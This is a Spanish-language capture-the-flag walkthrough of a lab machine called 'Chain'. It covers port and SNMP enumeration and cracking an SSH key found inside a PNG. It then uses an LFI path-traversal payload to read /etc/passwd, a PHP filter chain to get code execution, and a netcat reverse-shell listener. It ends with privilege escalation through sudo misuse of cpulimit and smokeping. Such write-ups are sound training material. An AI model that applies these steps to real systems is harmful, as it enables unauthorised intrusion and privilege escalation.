

Chain


```
[root💀miguel]~[/home/miguel/Work] total ports)
└─# nmap -sS -p80 -Pn -n -vvv 192.168.137.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-02 11:40 -03
Initiating ARP Ping Scan at 11:40
Scanning 192.168.137.17 [1 port]
Completed ARP Ping Scan at 11:40, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:40
Scanning 192.168.137.17 [65535 ports]
Discovered open port 80/tcp on 192.168.137.17
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 4.53% done; ETC: 11:40 (0:00:42 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 82.81% done; ETC: 11:40 (0:00:02 remaining) .456 (Debian)
Completed SYN Stealth Scan at 11:40, 14.20s elapsed (65535 total ports)
Nmap scan report for 192.168.137.17
Host is up, received arp-response (0.0019s latency).
Scanned at 2025-02-02 11:40:03 -03 for 14s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
MAC Address: 00:0C:29:6E:7C:A0 (VMware)
```

```
[root💀miguel]~[/home/miguel/Work]
└─# nmap -script http-enum -p80 -Pn -n -vvv 192.168.137.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-02 11:40 -03
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:40 for 14s
Completed NSE at 11:40, 0.00s elapsed
Initiating ARP Ping Scan at 11:40
Scanning 192.168.137.17 [1 port]
Completed ARP Ping Scan at 11:40, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:40
Scanning 192.168.137.17 [1 port]
Discovered open port 80/tcp on 192.168.137.17
Completed SYN Stealth Scan at 11:40, 0.03s elapsed (1 total ports)
NSE: Script scanning 192.168.137.17.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:40
Completed NSE at 11:40, 1.00s elapsed
Nmap scan report for 192.168.137.17
Host is up, received arp-response (0.00085s latency).
Scanned at 2025-02-02 11:40:37 -03 for 1s

PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
MAC Address: 00:0C:29:6E:7C:A0 (VMware)
```

```
[root@miguel ~]# whatweb 192.168.137.17
http://192.168.137.17 [200 OK] Apache[2.4.56], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.137.17], Title[Chain]
```

Descargo la imagen



usando el comando strings vemos una id_rsa embebida en el png

```
[root@miguel ~]# strings chain.png
```

```

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,92E78A581F3E1F25
pLzUnqFfrfhNyMnfWUQJj0+h6ctKAR0G83+8TCL7X8H571/20pdIDmQtLVut5Che
n3RZu701xq8SK5G6ivVj3JtrijV5M541c90dp6I1V1dkg/+iYIOEich7VXj/uZ8n
RgQRpgAompw4EEC/+Q8WhvPadl/6syW1+UvlZlzV0mAlYQxDVF/PiJDoxt7QBXVF
UQ10ma+4D/E1EL9PxWYfcqmEZRavN3FdCQ8DNiApBXWRwUkina2G+dkZBkZJhroh
t+YnST0v/ls+//Xb2xoovj8n3fI6jG7VLCeXY3GuxZTqAkT5yG5iC3qvsez411f
nLGjkcUTHYLjVC/zuyz01z0JTTw0gYiss7eMd13ar0vV1Da0qkov2o1ht1R+gEa/c
C0haYjNoBdFKLzGr7Xf8RfqouIgL8IrIe50q3jar+S5Z5M4D1pKdEWlAUjp2ais7
MUk8hk2gq0IuGEbwDG7JRX0SbbMM4FGYU30t4g1eFbjTTYUS91/jGrufUpw9Ec+6
l4K5Ee5uZeIio4rMwcdqinA9rvgfYJiHZ5q9Di/MW9T/7HQVYCEEXngILpDwVlk
sEwUcqAMC0bxYBG0FEc2IV4dnMIDTuRFJoNy9sWifKEEnNM1TnBhUyYDZFajNEiRP
JGT9vmDRqlQYQQqvPmf+uoYkh5540FYEbUhjNgUL07k2NLD0+0i5nU4zVMwg1Btc
SjBLIMmyYpj5RT/U8DZiefCWbyYCkz6BwyvGiUBG1GIBwTM5fCajq0hUSsh0616C
xCouftFjPI4AaRTEb+hSQAvKq6ePvw6ErmmrUJK2x0MW6U6CLtbWxhRJ3grR7MXUV
BWZyrPHRntGiLNqX+ZH/M7JRZegvY2uhMPmPeq7hH9x/UqIghvYilKEqruruui4j73
EGiJRBD9h7buEispZoLhXZmgw3XmHq0PC+oCK4XCrXqRa0SrN2X/ufyhyLv0+CsK
rMAJnifHZBkUq1HXU1BmEcK4eBPXRq/RZsvKgPiswZjYQ0wjx36+rvtswb5XRyY
l29jefPpaWw7eCzbfa+9Czi2PTpLd2W0Kh0l0Lq3kgdZ+NCTkVKCD30rtbx9UNJZ
aCXj/iaCFBFWcs7JUCW/go1jyuCRjAhcPhynD+6QkV7E8i1fgTAEzmhJhybxVlb9
RXiC7qk7LpQM/Tmf2VoX7Bt1t/Gx/Afblfz3H6xtCyuMlkCHXdius7z121BzY9D6
PytF26BXw6vM29w0zxkLtX0TT0a+6A2GSiH19qnEcwWqsy6XrYrcIgVtzGyepMPL
ggIxekc8W32N2wn73zAI70a1DyQFlVfF+Ve00bYKDpIMhwa0q+9q0AwLWDq3SG2m
a1osxjpqh0Puy+X1StMuIN234LupUR6Q/A7UoSbZosIMhBoyLWNH0pYr36kLApCc
YTnAhcvTzAs/jdPSo5Qze6U4G8G0MDRstUEugfvoEoEf+iZkBjEvY10Qc7Sc2vdC
qd+4B2iD0e5kBvUxmiNmTiC+9xP1oi5Z2PR28bcGy7JWj3yQ8ra4YKP1PLbmY1yq
MwqyWhIV0Hv1iSp8iEXWwRX/BuQH5nbHWgkzykGQkEp8c2M2op0CaA==

-----END RSA PRIVATE KEY-----

```

usamos john para desencriptar

```

[root@john ~]# ssh2john id rsa
id rsa:$sshng$058$92E78A581F3E1F25$1192$a4bcd49ea15f45f84dc8c9c559440984fa1e9cb4a01d06f37fb4c22fb5f19ef5ff6d297480e642d2d5bade4285e9f7459bb
b5c6af122b91ba8af563dc9b68a3579339e3573dd1da7a2355757643f2a260838489c87b5578ffbf99f2746041la600289a9c381040bf90f1686f3da765ffab325b5794be565cd
d26025610c33545fcf8890e8c6ded0057545510d4e99afb80ff13510bf4fc5661f72a9846516af37715d090f03362029057591c149229dad86f9d91906464986ba21b7e6274933aff
5b3efffd5dbdb1a28be3f27ddf23a8c6ed52c27976371aecd594ea0244f9c86e620b7aafr3379be5d5f9e51a391c5131d82e3542ff3bb2cf4d733894f0d20622b2cede31d9776ab3af
750dad2a928b76a3586dd51fa011afcd08e85a62336805d14af31abed77fc45faa8b8880bf08ac87b9d2ade36abf92e59e4ce03d6929d169405233f66a2b3b31493c864da0ab422
1846f00c6ec94573926db30ce0e51985373ade20d5e15b6d3ad84512f75fe31abbpf529c3d11cfba9782b911ee66e65e222a38acc1c76a8a703daef81f609887679ab0de2fcc5b4f4fe
74156160841179e020ba43c1594ab04c1472a00c86e16011b4144736215e1d9c2034ee445268372f6c5a27ca12734cd539c1854c980d915a24d12244f2464fdb6e601aa518410
ea3e67feba86241f9e783856046d486336050b3bb93634b0f4fb48b994de3354cc20d4b5c4a304b20c9b26298f9453fd4f0366279f0966f2602933e8132bc689404694621b59333
7c26a3a8e8544ac874eb5e82c423ae7ed1633c8e06914c46fe852400bcaba78fbf0e84ae6ad424ad138c5ba53a08b4db59785127782b47b317515056672acf1d19ed1a22cd97f
91ff33b25165e82f636ba130f98f7aaeeel1fdcf52a2086f62294a12aaeeba2e23cf71068894410fd87b6ee122b296682e15d99a0c375e61ea38f0bea022b85c2ad7a9168e4ab376
ffbf9fc1c8bbcef8260aaacc0099e27c7641914ab51d7535666112687813d746afdf166cbcba0f8acc1986846ec23c77ebeaef66ceb6f95dc1c9876f637913e9696c3b78265b7c0fb
0b38b63d3a4b77658e2a13a5d0bab7920759f8d0939152820f73abb5bc7d50d2596825e3fe268214115672ce95025bf828d63cae7118c085c3e1ca70fee09915ec4f22d5f813004c
68498726f15656f457882eea93b2e940cf6331fd95a17ec1b75bf71bf1c07db95fcf71facd60b208c9640875dd8ae3bcf5db507363d0fa3f2b45dba057c3abccdd0ccef190bb57
134f46bee80d864a21f5f6a9c47305aab32e97ad8adc22056dc6c69ea4c3cb82023178a73c5b7d8dbd097fbdf3008ece6b50f24059557c5f957b439b60a0e920c8706b4abef6ad00c0
583ab7486d466b5a2cc63a6a8743eecbe5e54ad32e20ddb7e0ba951le99fc0ed4a126d9a2c20c841a322d6347d2962bdfa90b6297026139c085cbd3cc0b3f8d3d2a394337ba5381
c1b430346cb5412e81fbe812811ffa266404912f62539973b49cdf472a9dfb8076883d1ee6406f5319a23664e20bef713f5a22e59d8f476f1b706ccb2568f7c90f2b6b860a3f5cb
e6635caa330ab25a1215d07bf5892a7c8845d6c115ff0e407e676c75a0933ca4190904a7c736336a29d0268

```

```

└─(root@miguel)─[~/home/miguel/Work]
# nano hash

└─(root@miguel)─[~/home/miguel/Work]
# john hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
blue12      (id_rsa)
1g 0:00:00:02 DONE 3/3 (2025-02-02 12:10) 0.4237g/s 149198p/s 149198c/s 149198C/s blase1..blue09
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

continuamos enumerando pues no tenemos puerto 22 para conectarnos ni usuario

```

└─(root@miguel)─[~/home/miguel/Work]
# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.137.17/" -t 200 -x php
html.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.137.17/
[+] Method:       GET
[+] Threads:      200
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 279]
/wordpress      (Status: 301) [Size: 320] [--> http://192.168.137.17/wordpress/]
/javascript    (Status: 301) [Size: 321] [--> http://192.168.137.17/javascript/]
/index.html     (Status: 200) [Size: 202]

```

incluirnos en el etc/hosts

```

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.137.17 chain.tyx

```

seguí buscando pero nada por subdominios ni extensiones así que lo único que me quedaba era por UDP luego de varios fallos y demora encontramos el snmp

```
(root@miguel)-[~/home/miguel/Work]
# nmap -sU -p- -sV -vvv --min-rate 2000 192.168.137.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-02 13:20 -03
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 13:20
Scanning 192.168.137.17 [1 port]
Completed ARP Ping Scan at 13:20, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:20
Completed Parallel DNS resolution of 1 host. at 13:20, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating UDP Scan at 13:20
Scanning 192.168.137.17 [65535 ports]
Increasing send delay for 192.168.137.17 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.137.17 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.137.17 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 192.168.137.17 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 192.168.137.17 from 400 to 800 due to max_successful_tryno increase to 8
Increasing send delay for 192.168.137.17 from 800 to 1000 due to max_successful_tryno increase to 9
Warning: 192.168.137.17 giving up on port because retransmission cap hit (10).
UDP Scan Timing: About 8.58% done; ETC: 13:26 (0:05:30 remaining)
UDP Scan Timing: About 16.94% done; ETC: 13:26 (0:04:59 remaining)
UDP Scan Timing: About 25.32% done; ETC: 13:26 (0:04:28 remaining)
UDP Scan Timing: About 33.64% done; ETC: 13:26 (0:03:59 remaining)
UDP Scan Timing: About 41.99% done; ETC: 13:26 (0:03:29 remaining)
Discovered open port 161/udp on 192.168.137.17
UDP Scan Timing: About 50.34% done; ETC: 13:26 (0:02:59 remaining)
```

usando la tool onesixtyone vemos que la community string es security

```
(root@miguel)-[~/home/miguel/Work]
# onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp-onesixtyone.txt 192.168.137.17
Scanning 1 hosts, 3218 communities
192.168.137.17 [security] Linux chain 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64
```

tool snmpwalk

```
(miguel@miguel)-[~]
$ sudo su
[sudo] password for miguel:
[root@miguel]-[~/home/miguel]
# snmpwalk -v2c -c security 192.168.137.17
Created directory: /var/lib/snmp/cert_indexes
iso.3.6.1.2.1.1.1.0 = STRING: "Linux chain 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (857474) 2:22:54.74
iso.3.6.1.2.1.1.4.0 = STRING: "Blue <blue@chaincorp.nyx>" lo metemos en el /etc/hosts
iso.3.6.1.2.1.1.5.0 = STRING: "Chain"
iso.3.6.1.2.1.1.6.0 = STRING: "VulMyx.com"
iso.3.6.1.2.1.1.8.0 = Timeticks: (29) 0:00:00.29
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
```

por dominio tenemos lo mismo de antes

```
[# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://chaincorp.nyx/" -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://chaincorp.nyx/
[+] Method:      GET
[+] Threads:     200
[+] Wordlist:    /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Timeout:    10s
=====
Starting gobuster in directory enumeration mode
=====
/wordpress      (Status: 301) [Size: 318] [-> http://chaincorp.nyx/wordpress/]
/javascript    (Status: 301) [Size: 319] [-> http://chaincorp.nyx/javascript/]
/server-status  (Status: 403) [Size: 278]
Progress: 102030 / 220560 (46.76%)
```

finalmente algo nuevo buscando por subdominios XD vamos a meterlo al /etc/hosts

```
[root@miguel]# gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u "http://chaincorp.nyx/" -t 200 --append-domain
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://chaincorp.nyx/
[+] Method:      GET
[+] Threads:     200
[+] Wordlist:    /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:  gobuster/3.6
[+] Timeout:    10s
[+] Append Domain: true
=====
Starting gobuster in VHOST enumeration mode
=====
Found: utils.chaincorp.nyx Status: 200 [Size: 628]
```

The screenshot shows a web browser window with the URL `utils.chaincorp.nyx/`. The page title is "System Utils". Below the title, there is a message: "Choose the desired utility and run it." followed by a bulleted list of system utilities:

- [id](#)
- [ip](#)
- [ps](#)
- [ss](#)
- [uname](#)
- [uptime](#)
- [whoami](#)
- [hostname](#)

The screenshot shows a web browser window with the URL `utils.chaincorp.nyx/include.php?in=id.php`. The output of the `id` command is displayed:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

tenemos un LFI y vemos los usuarios por el /etc/passwd

```

← → ⌂ ⓘ Not secure utils.chaincorp.nyx/include.php?in=../../../../etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper::/usr/sbin/nologin
blue:x:1000:1000:blue:/home/blue:/bin/bash
red:x:1001:1001:red:/home/red:/bin/bash
Debian-snmp:x:106:113::/var/lib/snmp:/bin/false
Debian-exim:x:107:114::/var/spool/exim4:/usr/sbin/nologin
smokeping:x:108:115:SmokePing daemon,,,:/var/lib/smokeping:/usr/sbin/nologin

```

mediante el uso de filter chain vemos por el contenido de cada archivo/link

```

← → ⌂ ⓘ Not secure utils.chaincorp.nyx/include.php?in=php://filter/convert.base64-encode/resource=ip.php
PD9waHAKCiRjb21tYW5kID0gc2hlbGxfZXhLYygiL3Vzci9iaW4vaXAgYSIpOwplY2hvICIkY29tbWFuZCI7Cgo/Pgo=

```

vemos que es el contenido de cada archivo en base64

```

-(root@miguel)-[~/Work]
# echo "PD9waHAKCiRjb21tYW5kID0gc2hlbGxfZXhLYygiL3Vzci9iaW4vaXAgYSIpOwplY2hvICIkY29tbWFuZCI7Cgo=Pgo=" | base64 -d; echo
<?php
$command = shell_exec("/usr/bin/ip a");
echo "$command";
?>

```

el include no me da nada en el sitio

```

← → ⌂ ⓘ Not secure utils.chaincorp.nyx/include.php?in=php://filter/convert.base64-encode/resource=/include.php

```

vamos a ver por curl y nada. nos descargamos la tool
https://github.com/synacktiv/php_filter_chain_generator para ejecutar comando y quizas suvir un archivo malicioso

nos creamos el filter para tener RCE

aca le hago un ls a home y veo



entonces nos ponemos en escucha con nc y nos tiramos un reverse shell urlencoded

```
(root💀miguel)-[~/Work/php_filter_chain_generator]
# nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.17] 34188
whoami
www-data
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@chain:/var/www/vhost$ echo $TERM
echo $TERM
dumb
www-data@chain:/var/www/vhost$ export TERM=xterm
export TERM=xterm
www-data@chain:/var/www/vhost$ █
```

no encuentro nada entonces como la maquina la hizo d4t4s3ec me descargo su tool suForce para hacer fuerza bruta por usuario

```
code: d4t4s3c      version: v1.0.0
🕒 Username | blue
📁 Wordlist | rockyou.txt
🌐 Status   | 2305/14344392/0%/skyblue
💥 Password | skyblue
```

de blue a red

```
blue@chain:/tmp$ whoami
blue
blue@chain:/tmp$ sudo -l
Matching Defaults entries for blue on chain:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User blue may run the following commands on chain:
    (red) NOPASSWD: /usr/bin/cpulimit
blue@chain:/tmp$ sudo -u red /usr/bin/cpulimit -l 100 -f /bin/bash
Process 92004 detected
red@chain:/tmp$ whoami
red
red@chain:/tmp$
```

de red a root

```
red@chain:/tmp$ whoami
red
red@chain:/tmp$ sudo -l
Matching Defaults entries for red on chain:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User red may run the following commands on chain:
    (root) NOPASSWD: /usr/sbin/smokeping
```

```
red@chain:/ $ sudo /usr/sbin/smokeping --man
```

```
--help      Help --)
--email     Send SmokePing Agents to all Targets marked DYNAMIC
--config=x  Use a config file different from the default
--check     Just check the config file syntax, don't start the daemon
--makepod[=x] Create POD documentation on Config file (or for probe)
--version   Show SmokePing Version
--debug     Run Only once and do not Fork
--debug-daemon Start the daemon with debugging enabled
!/bin/bash
```

```
root@chain:/# whoami
root
root@chain:/# █
```